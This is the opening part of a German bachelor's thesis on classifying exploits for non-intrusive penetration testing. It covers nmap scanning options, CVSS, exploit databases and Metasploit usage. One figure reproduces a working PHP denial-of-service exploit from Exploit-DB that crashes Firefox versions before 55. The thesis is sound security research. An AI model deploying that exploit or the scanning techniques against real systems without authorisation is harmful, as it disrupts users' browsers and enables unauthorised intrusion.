INSTITUT FÜR INFORMATIK
DER LUDWIG–MAXIMILIANS–UNIVERSITÄT MÜNCHEN

Bachelorarbeit

Kategorisierung von Exploits zur Durchführung von nicht-intrusiven Penetrationtests

Laura Gamisch

INSTITUT FÜR INFORMATIK
DER LUDWIG–MAXIMILIANS–UNIVERSITÄT MÜNCHEN

Bachelorarbeit

Kategorisierung von Exploits zur Durchführung von nicht-intrusiven Penetrationtests

Laura Gamisch

Aufgabensteller:	Prof. Dr. Helmut Reiser
Betreuer:	Tobias Appel
Abgabetermin:	11. September 2019

Hiermit versichere ich, dass ich die vorliegende Bachelorarbeit selbständig verfasst und keine anderen als die angegebenen Quellen und Hilfsmittel verwendet habe.

München, den 11. September 2019

. . . . . .
(Unterschrift der Kandidatin)

Abstract

Penetrationtests, kurz Pentests, sind in der IT-Sicherheit ein übliches Mittel, um Schwachstellen vor ihrer Ausnutzung durch Hackerangriffe zu erkennen und anschließend zu beseitigen. Da durch einen solchen Pentest im schlechtesten Fall das eigene System beschädigt werden kann, sollte dieser möglichst nicht auf einem Produktivsystem ausgeführt werden.
Für viele Organisationen gibt es jedoch nicht die Möglichkeit, ein weiteres System für einen Pentest aufzusetzen. Weil regelmäßige Pentests zur Überprüfung der eigenen IT-Sicherheit unerlässlich sind, muss in diesen Fällen gewährleistet werden, dass der durchzuführende Pentest nicht-intrusiv ist und somit keine bleibenden Schäden hinterlässt.
In dieser Arbeit soll ermittelt werden, welche Exploits sich schädlich auf das System auswirken und welche sich für ein nicht-intrusives Pentesting eignen. Für die Kategorisierung der Exploits soll ein Prozess entwickelt werden, mithilfe dessen die Kategorie des Exploits eindeutig bestimmt werden kann.
Das Entscheidungsmodell, welches für die Kategorisierung ausgearbeitet wurde, versucht die Exploits anhand ihrer Metadaten einer Kategorie zuzuordnen. In den meisten Fällen muss zusätzlich eine manuelle Überprüfung - die Ausführung der Exploits auf einem geeigneten Testsystem - stattfinden, damit dem Exploit eine möglichst zutreffende Kategorie zugewiesen werden kann.
Alle Exploits, die im Rahmen dieser Bachelorarbeit durchgeführt wurden, kämen für einen nicht-intrusiven Pentest infrage. Ein nicht-intrusiver Pentest wäre deswegen bei den Testsystemen, die in dieser Arbeit zum Einsatz kamen, genauso erfolgreich wie ein intrusiver Pentest.

Inhaltsverzeichnis

1 Einleitung

Hackerangriffe sind eine große Bedrohung für Organisationen, da sie jede noch so kleine Schwachstelle ausnutzen könnten, um einen oft betriebsgefährdenden Schaden anzurichten. Vor etwa zwei Jahren wurden mehrere Kliniken in Großbritannien durch die Ransomware „WannaCry“, welche den Zugriff auf Daten weitflächig dauerhaft beschränkt, lahmgelegt [Hol17]. Auch viele andere Organisationen, unter anderem große Unternehmen wie z. B. die Deutsche Bahn, waren von diesem Angriff betroffen, der präventiv durch frühzeitige Updates hätte verhindert werden können [Bri17].
Selbst heute existieren immer noch viele ungepatchte Systeme, die für WannaCry anfällig sind [Bri19].
Leider sind Systeme, wie man anhand von diesen Beispielen sieht, oftmals nicht hinreichend geschützt und werden meist erst spät auf einen aktuelleren Stand gebracht. Daher sollten Systeme zusätzlich durch einen Penetrationtest oder Schwachstellenscan auf deren Sicherheit getestet werden, um Schwachstellen frühzeitig zu entdecken und präventiv vor Angriffen tätig zu werden.

1.1 Motivation und Problembeschreibung

Penetrationtesting und Schwachstellenscanning sind Methoden der IT-Sicherheit, um die Sicherheit von Systemen zu überprüfen, indem systematisch nach Schwachstellen gesucht wird. Eine Überprüfung ist jedoch keine Garantie dafür, dass alle Schwachstellen gefunden werden. Trotzdem können durch eine solche Sicherheitsüberprüfung viele bekannte Sicherheitslücken gefunden werden, um diese im Vorfeld zu beseitigen.
Zu einem Penetrationtest, kurz Pentest, gehören unter anderem die Durchführung von Port-Scans, der Einsatz von verschiedenen Test-Tools, um z. B. offene Ports oder veraltete Software durch einen Exploit auszunutzen, und das manuelle Suchen nach neuen Schwachstellen [Aig18].
Durch einen großflächigen Schwachstellenscan, der meist automatisiert abläuft und viele Services umfasst, können schnell Lücken gefunden, die gezielt im Rahmen eines Penetrationtests ausgenutzt werden können.
Die Ausführung von Pentests soll sich im Rahmen dieser Arbeit auf Produktivsysteme fokussieren, da in manchen Fällen nicht die Möglichkeit besteht, die Sicherheitsüberprüfung auf einer dedizierten Testumgebung durchzuführen. In anderen Fällen ist der Unterschied zwischen Test- und Produktivsystem zu groß, sodass ein Pentest auf das Testsystem nicht verlässliche Ergebnisse liefern könnte [Roh15]. Aus diesem Grund ist es wichtig, dass sich der Penetrationtest so gering wie möglich auf das zu untersuchende System auswirkt. Damit ist gemeint, dass die IT-Sicherheitsschutzziele Verfügbarkeit und Integrität nicht durch das Ausreizen einer Schwachstelle beim Penetrationtesting verletzt werden. Deshalb ist für diese Anwendung ein Vorgehen vorzuziehen, welches dies berücksichtigt.

1.2 Ziel der Arbeit

Um einen Pentest durchzuführen, der weder die Verfügbarkeit noch die Integrität eines Systems verletzt, muss sichergestellt werden, dass jeder Exploit, der für den Pentest genutzt wird, diese zwei IT-Sicherheitsschutzziele nicht verletzt. Da Exploit-Datenbanken eine solche Kategorisierung bisher nicht anbieten, sollen im Rahmen dieser Bachelorarbeit Exploits danach kategorisiert werden, ob sie bei ihrer Ausführung den Erhalt der Verfügbarkeit und Integrität des Systems gewährleisten können.
Außerdem soll erarbeitet werden, welche Informationen, Systeme und Tools sich für eine möglichst fehlerfreie und zutreffende Kategorisierung eignen.
Nach der Ausführung und Einordnung von einigen Exploits soll der Kategorisierungsprozess evaluiert werden. Gibt es neue Erkenntnisse, die durch die manuelle Zuordnung gewonnen werden konnte, soll der Prozess neu evaluiert werden, um die Kategorisierung zu optimieren.
Abschließend soll verglichen werden, inwiefern sich die Erfolgsquote von Pentests, die bei der Durchführung Rücksicht auf das Produktivsystem nehmen, von aggressiven Pentests unterscheidet.

1.3 Vorgehensweise

Zunächst sollen die Begriffe *intrusiv* und *nicht-intrusiv* voneinander abgegrenzt und für die Kategorisierung der Exploits definiert werden. Intrusive Exploits sollen zusätzlich in Bezug auf das Ausmaß ihrer Auswirkung mithilfe der zwei Kategorien *harmlos* und *destruktiv* unterschieden werden. Abhängig von diesen Definitionen und von bisherigen bekannten Informationen über die Exploits kann ein Entscheidungsmodells erstellt werden, um die Exploits zu kategorisieren.
Verschiedene Linux-Systeme, welche ausnutzbare Schwachstellen besitzen und sich somit gut für die Ausführung von Exploits eignen, werden im nächsten Schritt als Angriffsziele ausgesucht. Des Weiteren sollen die Anforderungen an ein Penetrationtesting-System analysiert und die Entscheidung für ein geeignetes System getroffen werden.
Nachdem die Systeme in einer entsprechenden Umgebung aufgesetzt wurden, sollen auf den Zielsystemen zur Überprüfung der Verfügbarkeit und Integrität Monitoring-Tools installiert werden. Anschließend kann damit begonnen werden, Schwachstellen auf den jeweiligen System zu finden und diese mittels Exploits auszunutzen. Nach jedem Angriff wird mithilfe der Monitoring-Tools kontrolliert, ob der Exploit die Integrität oder Verfügbarkeit verletzt hat. Dementsprechend kann dem ausgeführten Exploit eine Kategorie eindeutig zugewiesen werden. Die so zugeordnete Kategorie wird nach der Durchführung des Pentests mit der Kategorie, welcher der Exploit durch das Entscheidungsmodell ohne explizite Ausführung erhalten würde, verglichen.
Abschließend soll der Kategorisierungsprozess und die Erfolgsquote von intrusiven und nicht-intrusiven Penetrationtests evaluiert werden.

2 Grundlagen

In diesem Kapitel werden die verschiedenen Arten von Sicherheitsüberprüfungen vorgestellt und unterschieden. Da für den Pentest später ein spezielles Tool für den Schwachstellenscan genutzt wird, wird dieses hier ebenfalls kurz erklärt. Anschließend wird näher auf die verschiedenen Arten von Exploits und das Framework Metasploit eingegangen.
Zuletzt wird auf themenverwandte Arbeiten und ihre Inhalte Bezug genommen.

2.1 Penetrationtesting

Ein Penetrationtest besteht aus dem Versuch, ein IT-System systematisch auf Schwachstellen zu untersuchen und diese dann so auszunutzen, dass in das System eingedrungen werden kann. Dieser Versuch dient dazu, mögliche ausnutzbaren Schwachstellen in einer IT-Organisation zu entdecken [Bra18]. Der Begriff hat sich - wie es in der Studie „Durchführungskonzept für Penetrationstests“ [Bun03] heißt - 1995 etabliert, als der erste Unix-basierte Schwachstellen-Scanner „SATAN“ veröffentlicht wurde.
Zur Durchführung gehören Port-Scans, eigens entwickelte Test-Tools, die manuelle Suche nach neuen Schwachstellen und die Aufbereitung der Ergebnisse [Aig18]. Man kann sich dabei auf das Finden von offensichtliche Schwachstellen konzentrieren, die dem Angreifer, welcher keine Kenntnis über die Organisation besitzt, ein leichtes Ziel bieten, oder sich für eine möglichst intensive Sicherheitsüberprüfung entscheiden. Ersteres, welches als „Blackbox-Pentesting“ bezeichnet wird, kann eventuell aus Zeitmangel nicht alle Sicherheitslücken aufdecken, da der Pentester zuerst viel Zeit und Aufwand investieren muss, um die Informationen selbst zusammenzutragen, bevor er mit dem eigentlichen Sicherheitstest loslegen kann.
Im Gegensatz dazu wird bei einem „Whitebox-Pentest“ dem Tester alle möglichen Informationen über das Zielsystem bereitgestellt. Dazwischen gibt es noch eine Mischform aus White- und Blackbox, nämlich den „Greybox-Pentest“. Bei diesem werden dem Pentester zwar Details zur Verfügung gestellt, aber er erhält nicht komplett alle Informationen [Bra18].

2.2 Schwachstellenscanning

Im Vergleich zu Penetrationtesting beschränken sich die Tätigkeiten beim Schwachstellenscan auf die Durchführung von Portscans und auf die Ausführung eines Schwachstellenscanners. So werden zwar bekannte Schwachstellen beim Schwachstellenscan gefunden, aber bei eher unbekannter Software wird zu einem Pentest geraten.
Ein Schwachstellenscan erfolgt meist automatisiert und das Ziel ist mit möglichst geringem Aufwand so viele Schwachstellen wie möglich zu identifizieren. Bekannte Tools, mit welchen ein solcher Scan durchgeführt werden kann, sind zum Beispiel nmap, Nessus oder Nexpose [Aig18].
Die Tools, die beim Schwachstellenscanning oder Penetrationtesting eingesetzt werden, kön-

nen bei der Ausführung das System abstürzen lassen oder verändern.
Nicht-intrusive Scanner überprüfen nur auf Verwundbarkeit und lesen meist nur offene Ports, Versionsnummern oder andere Hinweise auf etwaige Sicherheitslücken aus. Ob diese ausgenutzt werden können, kann nur durch einen intrusiven Test sichergestellt werden. Daher liefern intrusive Tools ein genaueres Ergebnis [BGM+07].

2.2.1 Nmap

Bei nmap wird folgende Befehlsfolge verwendet, um das Tool zu starten :

```
nmap [<scan types>] [<options>] <target specification>
```

Standardmäßig führt nmap beim Portscanning einen SYN-Scan (-sS) aus, welcher schnell und relativ unauffällig durchgeführt werden kann, da bei dieser Scanmethode der Aufbau der TCP-Verbindung nie abgeschlossen wird. Außerdem ist er unabhängig von plattformspezifischen Eigenarten.
Der TCP-Connect-Scan ist der standardmäßig eingestellte TCP-Scan-Typ, falls der SYN-Scan nicht möglich ist. Das ist dann der Fall, wenn der Benutzer kein Recht hat, rohe Pakete zu senden, oder wenn er IPv6-Netzwerke scannt. Statt rohe Pakete zu schreiben, wird mit dem Systemaufruf connect ein Verbindungsaufbau mit dem Zielrechner und -port versucht.
Zu beachten ist, dass nur eine Scanmethode pro Scan angewendet werden kann (Ausnahme: UDP + TCP Scan). Neben dem SYN-Scan und Connect-Scan gibt es noch weitere Scan-Methoden, die in der Tabelle 2.1 beschrieben sind [Lyo09].

Scanmethode	Befehl	Kurze Beschreibung
UDP	-sU	Beim UDP-Scan, welcher langsamer als ein TCP-Scan ist, wird ein UDP-Header ohne Daten an alle Ziel-Ports geschickt.
TCP FIN	-sF	Nur das TCP-FIN-Bit wird beim Fin-Scan gesetzt.
TCP NULL	-sN	Der TCP-Flag-Header ist beim Null-Scan 0.
TCP Xmas	-sX	Beim Xmas-Scan werden die FIN-, PSH- und URG-Flags gesetzt.
TCP ACK	-sA	Beim Testpaket eines ACK-Scans wird nur das ACK-Flag gesetzt.
TCP Window	-sW	Funktioniert ähnlich wie der ACK-Scan.
TCP Maimon	-sM	Funktioniert ähnlich wie der NULL-, FIN- und Xmas-Scan.
TCP Idle	-sI	Der Idle-Scan ermöglicht einen blinden TCP-Port-Scan des Ziels, d.h. es werden keine Pakete von der echten Quell-IP-Adresse an das Ziel gesendet.
IP Protocol	-sO	Der IP-Protokoll-Scan bestimmt die IP-Protokolle, die von dem Zielsystem unterstützt werden.
TCP FTP Bounce	-b	Beim FTP-Bounce-Scan wird ein FTP-Server für den Port-Scan des Zielsystems benutzt.

Tabelle 2.1: Nmap: Scanmethoden

Weitere Optionen, welche z. B. die Auswahl der zu scannenden Ports oder die zeitliche Komponenten anpassen, können den Scan verändern, sodass der Scan möglichst vielen Anforderungen gerecht werden kann. Nmap randomisiert den Portscan automatisch, damit es für ein Intrusion Detection System schwieriger wird, den Scan zu erkennen. Es werden außerdem nur 1000 Ports gescannt, wenn man die Portauswahl nicht anpasst. Insgesamt gibt es 65536 Ports, die möglicherweise eine Schwachstelle sein können. Zusätzlich kann man den Pingtest ausschalten und alle Adressen im Netz unabhängig von einer erfolgreichen Ping-Quote scannen. Auch das Timeout des Scans, die Anzahl der Pakete und die Aggressivität kann manuell verändert werden. Anschließend kann das Scan-Ergebnis je nach Bedarf ebenfalls angepasst und ausgegeben werden [Lyo09].
Nmap kann nicht nur offene Ports finden, sondern auch die einzelnen Services inkl. Versionsnummer, die sich hinter den Ports verbergen, erkennen.

Das Ziel kann eine einzelne IP-Adresse oder ein Hostname sein. Aber auch das Scannen eines Netzes kann durch die Eingabe der enstprechenden CIDR-Notation, durch welche ein bestimmer Adressbereich festgelegt wird, durchgeführt werden. Es ist sogar möglich, einzeln IP-Adressen oder Netze von dem Schwachstellenscan auszuschließen [Lyo09].
In der Tabelle 2.2 werden mehrere verschiedene nmap-Befehle beispielhaft mit Erklärungen aufgeführt.

Befehl	Ports			Erklärung
nmap [IP]	1	-	1000	Es werden die 1000 bekanntesten TCP-Ports mit einem SYN-Scan gescannt.
nmap -p 1000-65535 [IP]	1000	-	65535	Hier wird die Auswahl der zu scannenden Ports angepasst. Es werden nicht die bekanntestens Ports getestet, sondern alle von 1000 bis 655535.
nmap -sS -sU [IP]	1	-	1000	Der UDP-Scan wird mit dem SYN-Scan kombiniert ausgeführt.
nmap -sV -O [IP]	1	-	1000	Von jedem gescannten Port soll der Service und die jeweilige Version ermittelt werden. Außerdem soll das Betriebssystem des Angriffsziels erkannt werden.
nmap -T4 [IP]	1	-	1000	Das aggressive Template wird für die zeitliche Steuerung ausgewählt. Man hat die Wahl zwischen insgesamt fünf Templates, die entweder langsam vorgehen, um nicht von einem IDS erkannt zu werden, oder die Geschwindigkeit erhöhen, um eine schnelle Bandbreite ausnutzen zu können.
nmap -n [IP]	1	-	1000	Bei dem Scan soll keine DNS-Auflösung erfolgen. Dies kann die Scan-Geschwindigkeit stark erhöhen.
nmap -A [IP]	1	-	1000	Mit diesem Befehl werden mehrere Scan-Optionen ausgelöst: Scannen mit Scripts, Versionserkennung, OS-Erkennung und traceroute.
nmap –script “not intrusive“ [IP]	1	-	1000	Auch Schwachstellenscanner können sich auf das Zielsystem intrusiv auswirken, falls ein Skript einen Service oder das System abstürzen lässt. Um das zu verhindern, wird hier nur mit nicht-intrusiven Skripts gescannt.

Tabelle 2.2: Nmap: Verschiedene Scan-Beispiele

2.2.2 Dr. Portscan

Das Leibniz-Rechenzentrum verwendet das eigens entwickelte Tool Dr. Portscan, um die Systeme, die sich im Münchner Wissenschaftsnetz befinden, täglich auf Schwachstellen zu überprüfen und um diese, sofern welche gefunden wurden, an die verantwortlichen Personen weiterzuleiten [RM16]. Ob diese Schwachstellen tatsächlich ausgenutzt werden können, um zum Beispiel unberechtigterweise Zugang zu einem System zu bekommen, wird jedoch nicht getestet. Dr. Portscan hat natürlich den großen Vorteil, dass es keine negativen Auswirkungen auf das System hat, jedoch müsste im konkreten Fall einzeln überprüft werden, ob die Schwachstelle wirklich eine Sicherheitslücke darstellt. Dies kann zum Beispiel durch einen Penetrationtest erfolgen.

2.3 Weitere Methoden der Sicherheitsüberprüfung

Neben Penetrationtesting und Schwachstellenscanning gibt es noch weitere Untersuchungstypen, um IT-Systeme auf deren Sicherheit zu überprüfen. Im Nachfolgenden werden einige Beispiele aus [Aig18] aufgeführt:
Bei einer Open-Source-Intelligence-Analyse (OSINT) werden jegliche öffentlich verfügbare Daten gesammelt, um diese eventuell zu kombinieren und Angriffspunkte auf eine Organisation zu finden. Beispielsweise können Stellenausschreibungen von Unternehmen genutzt werden, um durch eine Fake-Bewerbung Phishing zu betreiben. Das Ziel dieser Sicherheitsüberprüfung ist bei den Mitarbeitern ein stärkeres Bewusstsein für den Umgang mit Daten zu schaffen und diese dabei auf Angriffe von außen vorzubereiten.
Red Teaming ist ebenfalls eine Testform, bei der es darum geht, das interne Team einer Organisation zu trainieren. Dabei soll dies in einer möglichst realistischen Weise geschehen, indem ein sogenanntes „Blue Team“, eine Gruppe von Mitarbeitern, die für den Schutz der Systeme verantwortlich sind, sich gegen den Angriff des „Red Teams“ versucht zu wehren. Wie das Angreifer-Team vorgeht und welches Ziel es erfolgt, ist dem Blue Team vorher nicht bekannt, sodass das Szenario möglichst realistisch gehalten werden kann.
Eine weitere Methode ist das Vulnerability Assessment, welches sich von Penetration-Tests insofern abgrenzt, dass hierbei darauf geachtet wird, möglichst alle Schwachstellen abzudecken und somit einen sehr breiten, aber auch tiefen Einblick in die Sicherheit eines Systems zu bekommen. Deshalb werden nicht nur Port- und Schwachstellenscans sowie Penetrationtest-Tools ausgeführt, sondern auch die entdeckten Schwachstellen auf False Positives überprüft. Außerdem wird zusätzlich manuell nach noch nicht identifizierten Schwachstellen gesucht. Diese Art von Sicherheitsüberprüfung kann somit auch unbekannte Schwachstellen von wenig verbreiteter Software feststellen. Außerdem überwiegt im Vergleich zum Pentest der Vorteil, dass möglichst viele verschiedene Angriffsvektoren aufgezeigt werden können und somit die Sicherheitsüberprüfung mehr in die Breite geht.
Welche Methode letzten Endes gewählt wird, ist oft eine Frage des Budgets, aber auch das Ziel des Auftraggebers spielt eine wichtige Rolle. So schaffen manche Methoden Aufklärung und Bewusstsein bei den Mitarbeitern innerhalb eines Unternehmens, während sich andere nur auf den technischen Aspekt, wie z. B. die Entdeckung möglichst vieler Schwachstellen innerhalb kürzester Zeit, konzentrieren. Zweiteres ist natürlich in den meisten Fällen billiger, da dies automatisiert werden kann und somit meist weniger Zeit in Anspruch nimmt.

2.4 Schwachstellen und CVSS

Eine Schwachstelle ist ein sicherheitsrelevanter Fehler eines IT-Systems. Die Ursachen könnten unter anderem in der Implementierung oder der Konfiguration liegen. Durch eine Schwachstelle wird ein System anfällig für Bedrohungen und kann durch diese beschädigt werden [Bun].
Das Common Vulnerability Scoring System (CVSS) dient zur Berechnung des Schadensausmaß von Schwachstellen und zur Priorisierung der Maßnahmen, die zur Behebung der Schwachstellen umgesetzt werden sollen. In der National Vulnerability Database (NVD) sind CVSS-Scores von fast allen bekannten Schwachstellen gespeichert [Natb].
Die Schwachstelle wird mithilfe von drei Hauptgruppen bewertet (für Details siehe Abbildung 2.1):

- Basis-Metriken: Wesentliche Charakteristika einer Schwachstelle (unabhängig von der Zeit und Umgebung)
- Zeitgebundene Metriken: Eigenschaften einer Schwachstelle, die sich über die Zeit ändern können
- Umgebungsmetriken: Umgebungsabhängige Merkmale einer Schwachstelle



Abbildung 2.1: Metriken zur Berechnung des CVSS-Scores [Nata]

Die wichtigste Gruppe, die zur Bewertung einer Schwachstelle dient, sind die Basis-Metriken. Diese beschreiben, unter welchen Bedingungen eine Schwachstelle ausgenutzt werden kann und inwiefern sich dies auf das System auswirken würde. Zur Spezifizierung der Auswirkungshöhe können den drei IT-Sicherheitsschutzzielen Vertraulichkeit, Integrität und Verfügbarkeit jeweils einer von drei Werten zugewiesen werden[cvs]:

- None: Keine Auswirkung
- Partial: Geringe Auswirkung
- Complete: Höchste Auswirkung

2.5 Exploits

Ein Exploit ist per Definition eine systematische Möglichkeit, Schwachstellen oder Sicherheitslücken von Software so auszunutzen, dass dem Angreifer Zugang zum System gewährt wird oder dieses manipuliert wird [Lub17].
Im Internet werden auf verschiedenen Plattformen Exploit-Datenbanken bereitgestellt, auf welchen man nach spezifischen Exploits suchen kann und diese zusätzlich nach verschiedenen Kategorien filtern kann. Zum Beispiel gibt es die NVD, welche vom National Insitute of Standards and Technology gepflegt wird und damit unter der Kontrolle einer US-staatlichen Einrichtung steht. Die Exploit Database und die Vulnerability & Exploit Database werden von Firmen betrieben.
Vor allem Exploit-Sammlungen, wie z. B. Metasploit, vereinfachen die Ausführung von Exploits, da hier im Grunde nur der entsprechende Exploit und das Zielsystem ausgewählt werden müssen [Aig18].
Die bekannteste Art sind Zero-Day-Exploits, welche gleichzeitig auch die gefährlichste Art von Exploits ist, da für diese noch keine Patches existieren und somit die betroffenen Systeme sehr verwundbar sind [Bra18].
Es gibt verschiedene Möglichkeiten, Exploits zu kategorisieren. Zum Beispiel können sie in die Kategorien Local, Remote und Denial of Service (DoS) unterteilt werden [Aig18]. Sie können aber auch nach der Schwachstellenart klassifiziert werden. In der Exploit-DB [Off] kann man die Ergebnisse nach Buffer Overflow, Code Injection, Cross-Site-Scripting und vielen weiteren Arten filtern. In der NVD [Nata] gibt es sogar über 100 solcher Klassifizierungen, nach denen die Suchresultate ausgesiebt werden können.
Ein typischer Exploit in der Exploit DB enthält nicht nur den Code, der auf die Sicherheitslücke abzielt, sondern unter anderem auch eine Beschreibung, Informationen zu den Versionen und Auswirkungen, sowie im Optimalfall auch einen Patch. In der Abbildung 2.2 sieht man ein Beispiel für einen DoS-Exploit, der eine Schwachstelle im Browser Mozilla Firefox so ausnutzt, dass der Browser abstürzt oder nicht mehr reagiert. Hier wird ebenfalls deutlich, dass auch Personen ohne tiefere Informatikverständnisse - also im Prinzip jeder - solche Angriffe starten könnten. Daher ist es wichtig seine Systeme möglichst aktuell zu halten, da viele Exploits vor allem auf veraltete Versionen abzielen und somit Angriffe von sogenannten „Script Kiddies“, welche keine eigenen Exploits schreiben können [Aig18], schon zu einem Großteil abgewehrt werden können.

```
# Exploit Title: Mozilla Firefox < 55 - Forcibly make someone view a web content
# Category: Denial of Service
# Date: 5/11/17
# CVE : CVE-2017-7783
# Affected Version: < Mozilla Firefox 55
# Tested on: Windows/Linux
# Software Link: https://www.mozilla.org/en-US/firefox/52.0/releasenotes/
# Exploit Author: Amit Sangra
# Website: http://CyberCriminals.net

# Description:

If a long user name is used in a username/password combination in a site URL (such as http://
UserName:Password@example.com), the resulting modal prompt will hang in a non-responsive state or crash, causing a denial
of service.

# Impact:

An attacker can create a webpage having some content and exploit.
Now once a victim visits this webpage, his browser gets locked out and he is forcibly made to view attacker supplied
content.

# Exploit:

<?php
$exploit=str_repeat(chr(0x41),10000);
$location="http://Username".$exploit.":Password@Firefox.com";
echo "<center><h1>Firefox Lockout Vulnerability</h1>";
//Content to be forcibly viewed
echo "<iframe width=854 height=480 src=https://www.youtube.com/embed/QH2-TGUlwu4?autoplay=1 frameborder=0
allowfullscreen></iframe></center>";
//End
echo "<script>setTimeout(\"location.href ='".$location."';\",10000);</script>";
?>

# Solution:

Update to version 55
https://www.mozilla.org/en-US/firefox/55.0/releasenotes/

# Mozilla Foundation Security Advisory:
https://www.mozilla.org/en-US/security/advisories/mfsa2017-18/#CVE-2017-7783
```

Abbildung 2.2: Exploit: Denial of Service [Off]

2.6 Metasploit und Armitage

Das Metasploit Framework, welches auf der Programmiersprache Ruby basiert, bietet eine Pentesting-Plattform, die verschiedene Tools für einen Schwachstellenscan bereitstellt und das Testen von Exploits ermöglicht. Auch zum Erstellen neuer Exploits eignet sich die Metasploit-Umgebung gut [Rapb].
Armitage bietet für Metasploit eine GUI, die über einen RPC-Server mit Metasploit kommuniziert. Als Erstes wird mittels eines Nmap-Scans nach potentiellen Zielen gescannt. Die Scan-Ergebnisse werden anschließend automatisch in der Datenbank gespeichert, um mithilfe dieser passende Exploits zu finden. Die Exploits können einzeln oder mithilfe einer Hailmary-Attacke, welche die vollständige Liste der möglichen Exploits abarbeitet, ausgeführt werden [Gra18].

2.6.1 Optionen für die Ausführung

Für jeden Angriff müssen erst die benötigten Optionen konfiguriert werden. Manche sind eventuell schon automatisch durch den Exploit oder durch den vorherigen nmap-Scan gesetzt worden. Welche Optionen noch benötigt werden, kann mit folgendem Befehl ermittelt werden [Rapb]:

```
show options
```

Neue Optionen können so gesetzt werden:

```
set <option> <value>
```

Folgende Werte werden bei jedem Exploit definiert:

- RHOST: IP-Adresse des Zielsystems
- RPORT: Zielport
- Payload: Command, Meterpreter oder PowerShell
- LHOST: Listener Host
- LPORT: Listener Port

Manchmal ist für erfolgreiche Ausführung eine Reverse Connection notwendig, welche bewirkt, dass das Zielsystem die Verbindung startet [Gra18]. Hierfür muss ein passender Payload gewählt werden.
Auch weitere Optionen können für einen Angriff konfiguriert werden, aber diese hängen vom jeweiligen Exploit ab.

2.6.2 Metasploit-Exploits

Ein Metasploit-Exploit besteht nicht nur aus dem auszuführenden Code, sondern enthält auch viele Informationen, die den Exploit beschreiben sollen. Durch Eingabe des Befehl

```
info exploitName
```

kann man in der msf-Konsole folgende Informationen über den jeweiligen Exploit auslesen:

- Name / Dateiname
- Betriebssystem
- Lizenz
- Ranking (siehe Kapitel 3.1)
- Veröffentlichungsdatum
- Prozessor-Architektur
- Privilegierte Rechte notwendig?
- Autor
- Ziele
- Grundlegende Optionen
- Payload
- Beschreibung

- Verweise

Des Weiteren gibt es verschiedene Typen, in die ein Metasploit-Exploit eingeteilt werden kann. Die Exploit-DB [Off] stellt 4 Kategorien zur Verfügung:

- local:
  Für diese Exploits ist ein lokaler Zugang zu dem Zielsystem Voraussetzung.
- remote:
  Eine Schwachstelle wird ohne direkten Zugang auf das Zielsystem durch den Exploit ausgenutzt.
- dos:
  Das System oder ein Service werden durch den Exploit zum Abstürzen gebracht.
- webapps:
  Der Exploit greift eine Schwachstelle in einer Webapplikation an.

2.7 Themenverwandte Arbeiten

Bereits vor etwa zwei Jahren wurde von Manuel Kauschinger eine Masterarbeit verfasst, die sich mit dem Angebot eines neuen Services, nämlich einem automatisierten Penetrationtest, an Kunden eines IT-Providers auseinandersetzt [Kau17]. In seiner Arbeit hat er sich darauf fokussiert, ein Konzept, welches möglichst viele Kundenwünsche (z. B. der Erhalt der Performance) erfüllt, für einen erfolgreichen Penetrationtest zu erarbeiten, anschließend dieses zu implementieren und an verschiedenen Systemen auszuprobieren. Dabei kann der Nutzer die Höhe der Aggressivität wählen und somit beeinflussen, ob ein Systemausfall durch den Pentest verursacht werden darf. Insgesamt gibt es vier Kategorien, in welche der Autor die Penetrationtests eingeteilt hat: passiv, vorsichtig, abwägend und aggressiv.
Bei der passiven Variante werden die Schwachstellen nur dokumentiert, aber nicht ausgenutzt, damit die Verfügbarkeit in jedem Fall nie beeinträchtigt wird.
